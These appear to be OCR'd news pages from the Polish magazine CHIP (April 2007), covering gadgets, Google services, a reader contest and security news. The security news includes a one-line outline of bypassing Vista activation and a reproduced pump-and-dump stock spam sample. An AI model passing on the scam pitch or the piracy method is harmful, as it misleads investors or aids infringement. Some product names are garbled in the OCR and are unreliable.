Dokładna data debiutu sprzętu Siemensa na rynku polskim nie jest jeszcze znana, ale wiadomo, że stanie się to w tym roku. Cena nie powinna przekroczyć 400 zł, może jednak być dużo niższa, jeśli wraz z aparatem wykupimy abonament u jednego z polskich dostawców telefonii IP.

Info: www.siemens.pl/gigaset



NOWE FUNKCJE W GOOGLE.PL

Gmail, Dokumenty, Arkusze i pączki po polsku

Google udostępnił bezpłatny system pocztowy Gmail wszystkim użytkownikom Internetu w Polsce. Nie jest już potrzebne zaproszenie, aby móc korzystać z poczty i komunikatora Gtalk. Równocześnie udostępniono aplikacje Dokumenty i Arkusze Google w języku polskim. Od tego momentu możemy w ojczystym języku tworzyć, zarządzać, przechowywać i dzielić z innymi dokumenty tekstowe oraz arkusze kalkulacyjne – wyłącznie z użyciem przeglądarki internetowej.

Konto rośnie

Gmail to bezpłatny system pocztowy oferujący skrzynki o pojemności wynoszącej 2,8 GB na starcie, a potem wzrastającej wraz z użytkowaniem konta. Dzięki wbudowanej wyszukiwarce łatwo i szybko odnajdziemy potrzebne emaile. Automatyczne grupowanie wiadomości w wątki, możliwość ich dodatkowego oznaczania i katalogowania oraz inne rozwiązania sprawiają, że Gmail jest jednym z wygodniejszych darmowych kont pocztowych. Dodatkowo bezpośrednio z okna Gmaila użytkownicy mogą komunikować się w czasie rzeczywistym za pomocą wbudowanego komunikatora. Gmail oferuje także bardzo skuteczną ochronę przed spamem i nie rozsyła emaili reklamowych.

Office online

Dokumenty i Arkusze Google to bezpłatne usługi, które umożliwiają pracę nad tym samym tekstem lub arkuszem kalkulacyjnym aż 50 użytkownikom równocześnie. Dostęp do przygotowanych materiałów możliwy jest z dowolnego komputera wyposażonego w przeglądarkę internetową. Nie trzeba nic instalować, wystarczy wejść pod adres docs.google.com. Funkcjonalność nie jest tak duża jak popularnych aplikacji biurowych, ale do wielu prac wystarczy. Co ważne, Dokumenty i Arkusze obsługują import plików z pakietów biurowych.



Pierwszy polski Doodle

W tłusty czwartek (15 lutego) po raz pierwszy polska strona firmy miała własne Google Doodle, czyli okolicznościowe logo. Doodle został wymyślony przez twórców Google'a – Larry'ego Page'a i Sergeya Brina. Latem 1999 roku uczestniczyli oni w Burning Man Festival. Chcąc wyjaśnić swą nieobecność w biurze, umieścili w logo Google charakterystyczną dla tego szalonego festiwalu figurkę człowieka

Wszystkie Doodle tworzy Dennis Hwang, 27-letni autor logo Google. Od 2000 roku przygotował wiele projektów związanych ze świętami na całym świecie. **Info: www.google.pl**



CYBERLINK POWERDVD

Filmy HD w Windows

Cyberlink jest pierwszym producentem, który zaoferował aplikację odtwarzającą zarówno filmy zapisane na nośnikach Bluray, jak i HD-DVD na komputerach PC. Program nazywa się PowerDVD Ultra i aby sprostać obrazowi zapisanemu w rozdzielczości HD, musi otrzymać potężne wsparcie ze strony sprzętu. Minimalne wymagania to 3-gigahercowy procesor, 1 GB pamięci RAM i 60 GB wolnego miejsca na dysku.

Dobrą wiadomością jest to, że nowy PowerDVD obsługuje również napęd HD HVD firmy Microsoft oryginalnie przeznaczony do konsoli Xbox 360, który stanowi bardzo atrakcyjną cenowo ofertę – kosztuje ok. 800 zł (200 euro)! Cena programu PowerDVD to 400 zł. **Info: www.cyberlink.com**

WD MY BOOK PREMIUM ES

Czas na eSATA?

Firma Western Digital wprowadziła zewnętrzny dysk twardy (pojemność 320 lub 500 GB), który poza złączem USB 2.0 został wyposażony w port eSATA. Interfejs External Serial ATA to technologia przesyłania danych między komputerem a zewnętrznymi urządzeniami, zbliżona do wewnętrznego interfejsu SATA. Zapewnia transfer na poziomie 2400 Mb/s, a więc kilkakrotnie szybszy niż USB. Co istotne, w złącze to wyposażane są wszystkie nowe płyty główne. Do starszych płyt można dokupić kartę PCI z tym interfejsem.

My Book ma fabrycznie zainstalowane oprogramowanie do archiwizacji EMC Retrospect Express HD 2.0. Pozwala ono w prosty sposób backupować cały system lub, w razie potrzeby, pojedynczy plik. Podobnie jak reszta produktów z rodziny My Book, My Book Premium ES



Edition został zaprojektowany w kształcie notatnika o małych rozmiarach. Do instalacji nie jest potrzebna płyta CD; załączone oprogramowanie zostaje automatycznie zainstalowane na komputerze, gdy po raz pierwszy podłączamy do niego dysk. My Book jest kompatybilny zarówno z pecetami, jak i Macintoshami.

Cena urządzenia to ok. 480 zł przy pojemności 320 GB. Za wersję 500-gigabajtową trzeba będzie zapłacić około 600 zł. **Info: www.wdc.com**

WYGRAJ W KWIETNIU



WIELKI EKRAN Rozdzielczość HD, wysoki kontrast i cicha praca – urządzenie o takich cechach świetnie nadaje się do oglądania filmów.

Kino domowe

Gdy ktoś raz spróbuje oglądać filmy lub bawić się grami na projektorze do kina domowego, już nie będzie chciał korzystać z choćby największego telewizora czy monitora. Wrażenia są nieporównywalne, oczywiście na korzyść projektora. W tej edycji naszego konkursu do wygrania bardzo dobry projektor kinowy firmy Sanyo.

Model PLV-Z5 ma rzeczywistą rozdzielczość 1280×720 pikseli, dzięki czemu świetnie nadaje się do oglądania filmów HD (tryb 720p). Uzyskiwany obraz jest panoramiczny (format 16:9). Dwa złącza w standardzie HDMI pozwalają równocześnie podłączyć różne urządzenia przesyłające wideo w wysokiej rozdzielczości, np. odtwarzacz i kartę graficzną. Nie zabrakło także popularnych analogowych gniazd audio-wideo (w tym komponentowego i monitorowego).

Jasność 1100 ANSI lumenów wystarcza do uzyskania wyraźnego obrazu w domu. Na specjalną uwagę zasługuje wysoki stopień kontrastu – aż 10 000:1. Dzięki temu nawet w pełnym świetle dziennym można rozróżnić szczegóły w jasnych i ciemnych scenach.

W trybie ECO urządzenie wytwarza ledwo słyszalny szum na poziomie 22 dB. Żaden inny projektor kina domowego nie oferuje niższego poziomu szumu. W rezultacie nawet dialogi wygłaszane szeptem nie są zagłuszane przez pracę wentylatora. Optymalne chłodzenie zapewnia połączenie rozwiązań mechanicznych i elektronicznych.

Funkcja poziomego i pionowego przesuwania obiektywu pozwala na umiejscowienie rzutowanego obrazu w sposób dostosowany do danego pomieszczenia. Odbywa się to bez utraty jakości. Udostępniono też cyfrową korekcję zniekształceń trapezowatych, eliminującą deformacje obrazu, gdy nie jest on rzutowany pod kątem prostym. Szerokokątny obiektyw projektora z dwukrotnym powiększeniem zapewnia wielkoformatowy obraz nawet w małych pomieszczeniach.

Problemu nie sprawia konserwacja urządzenia. Pokrywa obiektywu zamyka się automatycznie, aby chronić go przed kurzem i zadrapaniami. Ponadto na dole obudowy znajdują się niewielkie otwory, które pozwalają usunąć kurz z wnętrza urządzenia za pomocą małej dmuchawy (dołączanej do projektora).

Projektory Sanyo objęte są 3-letnią gwarancją. W razie korzystania z serwisu urządzenie jest odbierane od klienta i dostarczane z powrotem kurierem (na koszt serwisu). ■

Kupon konkursowy CHIP 04/2007

(pod adresem konkursy.chip.pl dostępny jest kupon internetowy)

Wymyśl hasło promocyjne dla projektora Sanyo

Prosimy o wypełnienie wszystkich pól formularza drukowanymi literami.

Wyślij do: 17.04.2007

Imię i nazwisko

Telefon


Adres

E-mail

Oświadczam, że wyrażam zgodę na włączenie do zbioru danych i przetwarzanie przez administratora danych, tj. Vogel Burda Communications sp. z o. o. w Warszawie przy ul. Topiel 23 („VBC") moich danych osobowych w rozumieniu Ustawy z dnia 29 sierpnia 1997 roku o ochronie danych osobowych (tekst jednolity DzU z 2002, nr 101, poz. 926 ze zm.) w celu udziału w konkursie magazynu CHIP. Zostałem/am poinformowany/a o dobrowolności podania swoich danych, prawie dostępu do treści danych, ich poprawiania oraz do kontroli ich przetwarzania. Wyrażam zgodę na kontaktowanie się ze mną w sprawie konkursu pocztą elektroniczną lub telefonicznie.

VISTA ULTIMATE

Microsoft rozdaje prezenty do Visty



Microsoft chce przekonać klientów do kupowania najbogatszej wersji swojego systemu operacyjnego Vista Ultimate, oferując do niej bezpłatne rozszerzenia. Pojawiły się już cztery pierwsze uzupełnienia. Poker zwiększył liczbę dostępnych gier do 10. Ciekawy gadżet to DreamScene – narzędzie pozwalające na wyświetlanie klipu wideo jako tła Pulpitu. Efekt działania jest interesujący, ale wymaga naprawdę mocnego sprzętu.

Bardziej przydatne i praktyczne są pozostałe dwa dodatki. Windows BitLocker Drive Preparation upraszcza korzystanie ze zintegrowanej z systemem usługi szyfrowania dysków (wymaga płyty głównej obsługującej tę technologię). Z kolei narzędzie Secure Inline Key Backup pozwala zapisać na bezpiecznej stronie Microsoftu klucze i hasła szyfrujące, by się nie zapodziały.

Podczas testów okazało się, że Vista z polskim interfejsem nie znajduje dodatków, a indywidualna instalacja modułu „DreamScene" zgłasza niezgodność wersji. Pozostaje mieć nadzieję, że dodatki będą działały poprawnie, kiedy na rynku oficjalnie zadebiutuje polska wersja Windows Vista Ultimate.

Info: windowsultimate.com

SANDISK SANSA VIEW

Magnetowid z flashem

SanDisk każdym nowym produktem stara się budować pozycję na rynku urządzeń multimedialnych. Trzeba przyznać, że mu się to udaje, ponieważ jego rozwiązania są nietuzinkowe. Po odtwarzaczu zintegrowanym z modułem WLAN na rynek wprowadzony został model Sansa View. W obudowie o grubości zaledwie 17 milimetrów umieszczono 8-gigabajtową pamięć flash. W efekcie mniejsze są gabaryty urządzenia w porównaniu z modelami wykorzystującymi twarde dyski o takiej samej pojemności, wydłużeniu ulega czas jego pracy i zostają wyeliminowane problemy związane ze wstrząsami. Wbudowaną pamięć można rozszerzyć poprzez wykorzystanie złącza kart SD.



Sansa wyświetla obraz na dużym, 4-calowym ekranie. Dźwięk może być odtwarzany poprzez wbudowany głośnik lub wyjście słuchawkowe. Obsługiwane pliki to MP3, MPEG-4, WMA (DMR). Poprzez wyjście A/V możemy wyprowadzić sygnał również do telewizora. Cena urządzenia wynosić będzie ok. 1200 zł.

Info: www.sansa.com

111-MEGAPIKSELOWA MATRYCA

Najdokładniejszy aparat cyfrowy na świecie

Fotografowie mogą o tym tylko śnić: aparat z matrycą o niewiarygodnej rozdzielczości 111 megapikseli (10 560×10 560 pikseli). Matryca została stworzona kilka miesięcy temu dla obserwatorium astronomicznego amerykańskiej marynarki wojennej. Ponieważ ma wielkość aż 10×10 cm, trzeba było zbudować dla niej specjalny aparat fotograficzny. Poradzili sobie z tym konstruktorzy z Instytutu Argelandera z Bonn (Niemcy). Nie było to proste zadanie, gdyż czas naświetlania musi być mniejszy niż tysięczna sekundy dla każdego ze 111 milionów pikseli, aby jasność kosmicznych obiektów została dokładnie oddana. Pierwszy 0,1-gigapikselowy aparat zaczął już wykonywać tysiące ujęć nieba.

Info: www.astro.uni-bonn.de/~ccd/shutters/index.php; www.dalsa.com/news/

Kupon konkursowy CHIP 04/2007

(pod adresem konkursy.chip.pl dostępny jest kupon internetowy)

Wyślij wypełniony kupon na adres Vogel Burda Communications sp. z o.o., ul. Topiel 23, 00-342 Warszawa, z dopiskiem na kopercie „Konkurs CHIP-a 04/2007". Możesz także skorzystać z formularza na stronie internetowej konkursy.chip.pl (UWAGA: Aby otrzymać nagrodę, należy posiadać kupon i przesłać go na prośbę organizatora przed jej odebraniem).

ZASADY:

- **Konkurs prowadzony jest na łamach magazynu komputerowego „CHIP" oraz na stronie internetowej konkursy.chip.pl**
- **Kupon konkursowy znajdziecie w magazynie komputerowym „CHIP" nr 4/2007 oraz na stronie konkursy.chip.pl**
- **Zgłoszenia przyjmujemy od 14 marca 2007 roku do 17 kwietnia 2007 roku (decyduje data stempla pocztowego)**
- **Ogłoszenie wyników nastąpi na łamach magazynu „CHIP" 6/2007 oraz w serwisie konkursy.chip.pl**
- **Regulamin konkursu znajduje się pod adresem konkursy.chip.pl**

KONKURS CHIP 02/2007

Rozstrzygnięcie

Zestawy sieciowe firmy Belkin o wartości 2700 zł każdy otrzymują:



- **Anna Kowalska** (Katowice)
- **Mariusz Józefowski** (Międzychód)


Info: konkursy.chip.pl



HAKERZY WIEDZĄ, JAK OBEJŚĆ PROCES AKTYWACJI

Vista: zabezpieczenia antypirackie pokonane

Dość z nielegalnym kopiowaniem Windows! Takie hasło towarzyszyło ogłaszaniu przez Microsoft wszechstronnego systemu zabezpieczeń antypirackich wbudowanego w Windows Vista. Pisaliśmy o wyrafinowanych metodach autoryzacji systemu w CHIP-ie 01/2007. Ale czy chcemy w to uwierzyć, czy nie, te pancerne zabezpieczenia zostały złamane. Hakerom udało się pokonać metody autoryzacji Visty używane przez administratorów podczas instalacji dużej liczby kopii systemu w korporacjach.



VISTA ZŁAMANA **Hakerzy zdołali obejść wbudowane w nowy system zabezpieczenia, korzystając z pomocy wirtualnej maszyny.**

Obowiązkowa aktywacja dla wersji firmowych została po raz pierwszy wprowadzona wraz z nowym systemem Microsoftu. Do tej pory Windows XP był dostarczany korporacjom bez potrzeby weryfikacji autentyczności produktu. I jeśli posiadaliśmy odpowiedni klucz, to mogliśmy zainstalować system na dowolnej liczbie komputerów, niekoniecznie znajdujących się w firmie. Zmiana miała zapobiec obrotowi nielegalnymi kluczami i kopiami systemu.

Zdrajcy: uruchamiają Windows bez Microsoftu

Obecnie Microsoft oferuje oddzielną usługę aktywacyjną, jeżeli firma ma więcej niż 25 licencji Visty. Pracę administratorów ma ułatwić serwer KMS (Key Management Service). Zazwyczaj KMS aktywuje automatycznie wszystkie kopie systemu zainstalowane w pojedynczej sieci. Także ten punkt udało się obejść hakerom, którzy zdołali tak zmodyfikować dwa z korporacyjnych serwerów, że możliwa stała się instalacja systemu poza firmą. Oczywiście zhakowane serwery zostały w krótkim czasie naprawione, ale do Sieci przedostał się obraz systemu umożliwiający aktywację pojedynczych kopii.

Wszystko, co musi zrobić pirat, to załadować obraz, uruchomić go w wirtualnej maszynie i z niej aktywować kopię Visty jako własną. Przedstawiciele Microsoftu wydali w tej sprawie tylko krótkie oświadczenie: „Dokładnie obserwujemy tę formę piractwa i będziemy przeprowadzać stosowne działania przeciwko skradzionym albo niewłaściwie użytym kluczom lub serwerom."

Jeśli Microsoft nie znajdzie rozwiązania problemu, wówczas będziemy mieli do czynienia z podobną sytuacją jak w wypadku XP. Pocieszający dla producenta może być fakt, że tą drogą dostępne są jedynie firmowe edycje Visty (Business i Enterprise), które raczej nie powinny być atrakcyjne dla domowego użytkownika.

Info: www.microsoft.pl

MIO DIGIWALKER H610

Asystent podróży

Odbiornik GPS, odtwarzacz multimediów i konsola do gier – te funkcjonalności łączy urządzenie DigiWalker H610 firmy Mio Technology. Przeznaczone jest dla osób dużo podróżujących. Ma im ułatwiać dotarcie do celu oraz umilać czas w trakcie jazdy i oczekiwania na środki transportu, a także dostarczać różnych praktycznych informacji. Zainstalowana jest w nim aplikacja WorldMate, dzięki której można sprawdzić prognozę pogody, kursy walut czy lokalne jednostki miar.



Info: www.mio-tech.com

TOSHIBA HD DVD

Pierwsza wypalarka HD-DVD

Po sześciu miesiącach od premiery nagrywarek Blu-ray (test dostępnych modeli i nośników na 82) przedstawiono w końcu nagrywarkę HD DVD. Pierwszym modelem jest urządzenie firmy Toshiba oznaczone symbolem SD-H903A. Zapisuje ono płyty jednowarstwowe o pojemności 15 GB oraz dwukrotnie pojemniejsze nośniki dwuwarstwowe. Niestety, szybkość zapisu jest tylko jednokrotna, co oznacza, że wypalenie 30 GB danych trwa ok. 2 godzin.

Nagrywarka obsługuje również nośniki DVD+/-R, RW oraz płyty CD. Oczywiście napęd SD-H903A będzie mógł służyć także do odtwarzania zapisanych na HD DVD filmów. Cena nie została jeszcze ustalona.



Info: www.toshiba.com

ADOBE I PHOTOBUCKET

Narzędzia do edycji wideo online

Użytkownicy serwisu Photobucket, służącego do udostępniania zdjęć i filmów, będą mogli online modyfikować nagrania wideo. Wszystko za sprawą internetowych narzędzi do miksowania i edycji filmów przygotowanych przez firmę Adobe. Stworzono je przy pomocy platformy Flex i udostępniono w postaci niewielkiej aplikacji w formacie Adobe działającej z poziomu przeglądarki WWW. Osoby zarejestrowane w serwisie będą mogły połączyć wideo, muzykę, zdjęcia i tekst bez konieczności czasochłonnego pobierania na lokalny dysk i ponownego wgrywania na serwer plików.

Info: www.photobucket.com

SEAGATE DAVE

Bezprzewodowy dysk

Seagate przedstawił miniaturowe, bezprzewodowe nośniki pamięci. Urządzenia o nazwie DAVE (Digital Audio Video Experience) – projekt wcześniej znany był jako „Cricket" – mają od 10 do 20 GB pojemności. Produkt został stworzony, aby przechowywać, odtwarzać oraz dzielić się cyfrowymi plikami w telefonach komórkowych, komputerach i innych urządzeniach działających w bezprzewodowym środowisku. Wykorzystujący połączenie Bluetooth lub WLAN dysk zmieści się np. w kieszeni koszuli lub damskiej torebce. Urządzenie ma bowiem wielkość grubszej karty kredytowej (61×89×12 mm) i waży jedynie 70 gramów. Zapewnia dostęp do zgromadzonych w nim danych z odległości do 9,1 metra. Wbudowana bateria litowo-jonowa wystarcza na 10 godzin przesyłu treści multimedialnych lub pracę do 14 dni w trybie czuwania.
Info: www. seagate.com



GOFORCE 6100


NVIDIA w komórce

Odtwarzanie popularnych formatów audio i wideo to jedna z funkcji układu GoForce 6100 stworzonego przez firmę Nvidia do telefonów komórkowych. Ponadto zawiera on moduł do komunikacji bezprzewodowej WLAN oraz kontroler USB 2.0, który pozwala na szybkie przesyłanie danych pomiędzy komputerem a komórką. Istotną zaletą układu GoForce jest niskie zużycie energii, które będzie się przekładało na znaczne dłuższy czas pracy telefonu. Nvidia przedstawiła również prototypową platformę wykorzystującą środowisko programistyczne OpenKODE 1.0 opracowane przez Grupę Khronos. Użycie tego standardu pozwoli na przyśpieszenie prac mających na celu opracowanie nowego, intuicyjnego interfejsu graficznego. Ma on zawierać m.in. trójwymiarowe efekty znane z Windows Vista, np. przenikanie się okien. Prototypowy telefon z GoForce'em przygotowała firma Quanta.
Info: nvidia.com/handheld; www.quantatw.com






Barometr ryzyka



CHIP szacuje potencjalne zagrożenia w Internecie na podstawie aktualnych statystyk bezpieczeństwa.


Królowie spamu



Ponad połowa spamu pochodzi z USA i Azji. Na szczęście tym razem nie ma tutaj Polski.

Źródło: PhishTank

Trendy phishingu



*ataki phishingowe udające dany serwis — Źródło: PhishTank

Ataki phishingowe mają na celu głównie dane kart kredytowych.

Top 5 wirusów 2006*

WORM_NYXEM.E	571 291
TROJ_Generic	569 854
HTML_NETSKY.P	386 943
WORM_NETSKY.DAM	242 609
PE_PARITE.A	235 476

* zarejestrowanych ataków — Źródło: Trendmicro

Wirus nr 1 usuwa pliki i blokuje peceta.

NOWA FORMA SPAMU

Śmieci z obrazkami

■ Według firmy F-Secure spam stanowi 90% spośród wszystkich wysyłanych na świecie emaili. Od niedawna coraz poważniejszym problemem jest spam obrazkowy, który potrafi omijać tradycyjne filtry antyspamowe, zapychając serwery i skrzynki pocztowe. W ciągu zaledwie pół roku spam obrazkowy stał się na tyle powszechny, że stanowi obecnie 35% wszystkich niechcianych wiadomości. Co więcej, odpowiada on za 70% zwiększonego transferu danych w sieci, ponieważ każda wiadomość obrazkowa ma dużą objętość.

■ W przeszłości spam wykorzystywał już obrazki GIF, w których zapisany był zwykły tekst, dzięki czemu udawało się ominąć typowe filtry treści wykorzystujące słowniki. Obecnie wykształciła się oddzielna kategoria spamu obrazkowego. Obrazki zawierają wzorzystą kolorystykę i wielobarwne znaki o kształtach losowo modyfikowanych na poziomie pikseli. Pojawia się w nich również dobierany przypadkowo, często bezsensowny tekst pochodzący z normalnych stron internetowych, który przeplatany jest nachalnymi próbami sprzedaży viagry i innych popularnych farmaceutyków.

■ Do walki z tym zagrożeniem służą coraz doskonalsze filtry. W praktyce wszystkie liczące się systemy antyspamowe zostały wzbogacone mechanizmami przeciwdziałającymi nowym technikom.

■ Ironii całej sprawie dodaje fakt, że często to właśnie zwykli użytkownicy poprzez nieodpowiedzialne zachowanie umożliwiają spamerom tworzenie sieci komputerów, wcześniej zainfekowanych i aktywowanych w odpowiednim momencie. Zdecydowana większość spamu jest wysyłana z takich zautomatyzowanych sieci składających się z komputerów zombi. Skalę problemu pokazuje następujący przykład – typowa sieć botów, do zbudowania której wykorzystano robaka Warezov, może wysłać 160 milionów niechcianych wiadomości w ciągu zaledwie 2 godzin. Sieci botów zwiększyły w zeszłym roku liczbę spamu krążącego po sieci o 30%. W przypadku przedsiębiorstw, które są często celem ataków, wzrost wynosił 50%.

■ Powstało już kilka zaawansowanych technik służących do wykrywania spamu obrazkowego. Na przykład urządzenie F-Secure Messaging Security Gateway zostało wyposażone w mechanizmy wchodzące w skład systemu klasyfikacji wiadomości Proofpoint MLX, które obejmują rozmyte dopasowanie zniekształconych obrazów, dynamiczne wykrywanie obrazów, wykrywanie niechcianych wiadomości z animowanymi plikami GIF oraz ochronę przed atakami sieci botów.

Info: www.f-secure.pl

[SPAM?] On juice
Christy S.Guy [gdesign@cpq.net]
Do: a.pajak

Of species themselves, except in the case of such as are genera, is u
four senses: i as contrary qualities. The same individual person is at o
of which the said necessity does not

JAN 18 INVESTOR ALERT! GDKI ISSUED 5-STAR R
$ GOLDMARK INDUSTRIES $
Symbol: GDKI
Price: $0.15
5-day Target: $1.00
Rating: Strong Buy
GDKI.PK - 700% Profit Potential Short Term!

UCIĄŻLIWE OBRAZKI **Tak może wyglądać trudny do wychwycenia spam w postaci spreparowanych plików graficznych.**

ZESTAW DARMOWYCH NARZĘDZI

Na płycie znajduje się zestaw aplikacji, które pomogą zadbać o bezpieczeństwo komputera.

ePrivacy Suite Home
program szyfrujący i zabezpieczający pliki i pocztę

Eraser 5.81
narzędzie do całkowitego usuwania plików z dysku twardego



Benjamin 1.4
aplikacja służącą do stosowania tzw. kontroli rodzicielskiej

HijackThis 1.99.1
aplikacja do usuwania oprogramowania szpiegującego

Sophos Anti-Root Kit 1.2
program przeznaczony do wykrywania i usuwania rootkitów



Nowe zagrożenia



ATAK DOS W WIN 2000 I XP

Hakerzy mogą użyć dziury w usłudze RPC Windows do ataku DoS (Denial of Service). Atakujący wprowadzają różne usługi RPC (Remote Procedure Calls), aż svchost zużyje całą przydzieloną mu pamięć i zablokuje PC.
■ Rozwiązanie: Pomóc może blokada portów 139 i 445.
Info: **www.microsoft.pl**

KONTAKTY W GMAILU

Wykorzystując błąd w JavaScripcie w poczcie Google, hakerzy mogą odczytać listę kontaktów użytkownika. Dwukrotne kliknięcie specjalnego linku wystarczy, by uruchomić złośliwy kod.
■ Rozwiązanie: Dziura jest załatana, ale Gmail wciąż korzysta z JavaScriptu.
Info: **www.gmail.com**

WIRUS PRZEZ BLUETOOTHA

Wirus o nazwie Commwarrior instaluje się na komórkach z systemem Symbian OS i utrudnia instalację innych programów. „Szkodnik" rozprzestrzenia się poprzez Bluetooth i wysyła kosztowne wiadomości MMS pod wszystkie numery z książki telefonicznej.
■ Rozwiązanie: Instrukcja usunięcia „szkodnika" jest dostępna na stronie: **f-secure.pl**

SMARTFONY Z WINDOWS

Ekspert ds. bezpieczeństwa Collin Mulliner zaprogramował „szkodnika", który może atakować smartfony. Wykorzystując mechanizm przepełnienia bufora przez wiadomości MMS, haker może uruchomić złośliwy kod.
■ Rozwiązanie: Jeszcze nie ukazało się uaktualnienie.
Info: **www.microsoft.pl**

EMAIL-WORM.WIN32.ZHELATIN.O

Robak z rodziny Zhelatin

■ Firma Kaspersky Lab zauważyła szybkie rozprzestrzenianie się robaka Email-Worm.Win32.Zhelatin.o. Robak ukrywa się w załącznikach listów. Wykryty przez analityków wirusów z firmy Kaspersky Lab „szkodnik" jest najnowszą modyfikacją z rodziny Zhelatin. Jak wiele innych robaków pocztowych Zhelatin.o. wykorzystuje socjotechnikę: tematy wiadomości mają przyciągnąć uwagę użytkowników i skłonić ich do otwarcia załącznika.

Po otwarciu załącznika robak zbiera adresy email z komputera i wysyła pod nie własne kopie. Wyłącza również zapory ogniowe oraz usługi antywirusowe. Ponadto Zhelatin.o infekuje pliki wykonywalne (.exe) oraz pliki z .scr, które znajdzie w systemie.

Ze względu na epidemię zaleca się użytkownikom, żeby uaktualnili antywirusowe bazy danych i nie otwierali załączników.
Info: www.viruslist.pl.

RAPORT AV-COMPARATIVES.ORG

NOD32 najlepszy w 2006 roku

■ NOD32 został uznany za najlepszy program antywirusowy 2006 w rocznym raporcie niezależnego ośrodka AV-Comparatives.org. Raport jest podsumowaniem cyklu całorocznych testów badających skuteczność produktów antywirusowych szesnastu wiodących producentów.

„Tegoroczny raport dał programowi NOD32 prowadzenie nie tylko w jednej, ale w kilku kategoriach" – mówi Andreas Clementi, szef projektu AV-Comparatives.org. „Jeśli zestawić takie cechy jak szybkość, dokładność skanowania i możliwości proaktywnego lokalizowania nowych zagrożeń z użyciem heurystyki, okazuje się, że NOD32 jest obecnie najefektywniejszym produktem antywirusowym na rynku" – dodaje Andreas Clementi.

Spośród 16 produktów testowanych w różnych kategoriach NOD32 zdobył najwyższe noty.
Info: av-comparatives.org

Blu-ray i HD-DVD: filmy na ostro



Pokażemy, w jaki sposób następcy płyt DVD prezentują filmy w wysokiej rozdzielczości. *Jan Leopolski*

■ Jeśli ktoś chciałby już dzisiaj oglądać nagrania wideo z płyt HD-DVD lub Blu-ray (BD), musi wyłożyć na to dość dużo pieniędzy. Odtwarzacz stacjonarny kosztuje około 4000 zł, telewizor pracujący w trybie Full HD to kolejny spory wydatek, a sam film – ponad 120 zł. Za te pieniądze dostajemy jednak coś naprawdę niezwykłego: doświadczenie domowego kina w nowym wymiarze. To przede wszystkim obrazy tak wyraźne, że można policzyć źdźbła trawy w scenie, gdy King Kong walczy z dinozaurem. Ponadto na krążkach dostajemy atrakcyjne dodatki, takie jak interaktywne sekwencje wideo, gry lub dodatkowe informacje na temat filmu. Zajrzyjmy więc wspólnie za kulisy krążków HD-DVD oraz Blu-ray i zobaczmy, jak powstają perfekcyjny obraz i doskonały dźwięk. Przyjrzymy się też, jak działa oprogramowanie sterujące pracą odtwarzacza oraz jak wyglądają nowe mechanizmy antypirackie.

Formaty audio i wideo: Nowe doświadczenia dla kinomana

Różnice między HD-DVD i Blu-ray są marginalne. Główną zaletą obu nowych formatów jest znacznie większa pojemność w porównaniu z DVD. Możliwość pomieszczenia nawet do 50 GB pozwala na uzyskanie znacznie wyższej przepływności (bitrate'u) w stosunku do powszechnych dzisiaj sposobów zapisu filmów. Do tego trzeba dodać korzyści wynikające z bardziej zaawansowanych metod kompresji pozwalających na uzyskanie dużo lepszej jakości obrazu i dźwięku.

Wideo: W przypadku filmów oba walczące ze sobą standardy korzystają z tych samych kodeków: MPEG-2, MPEG-4 AVC oraz SMPTE VC-1. MPEG-2 znany jest ze standardu DVD. Przy przepływności do 9,8 Mb/s ten sposób zapisu wystarczał dla dostępnych dotąd płyt, jednak przy dyskach z materiałem High Definition ujawnił swoje słabości – w wysokiej rozdzielczości materiał skompresowany metodą MPEG-2 będzie wykazywał szumy na ekranie telewizora HD. Z trudem da się wówczas rozróżnić szczegóły.

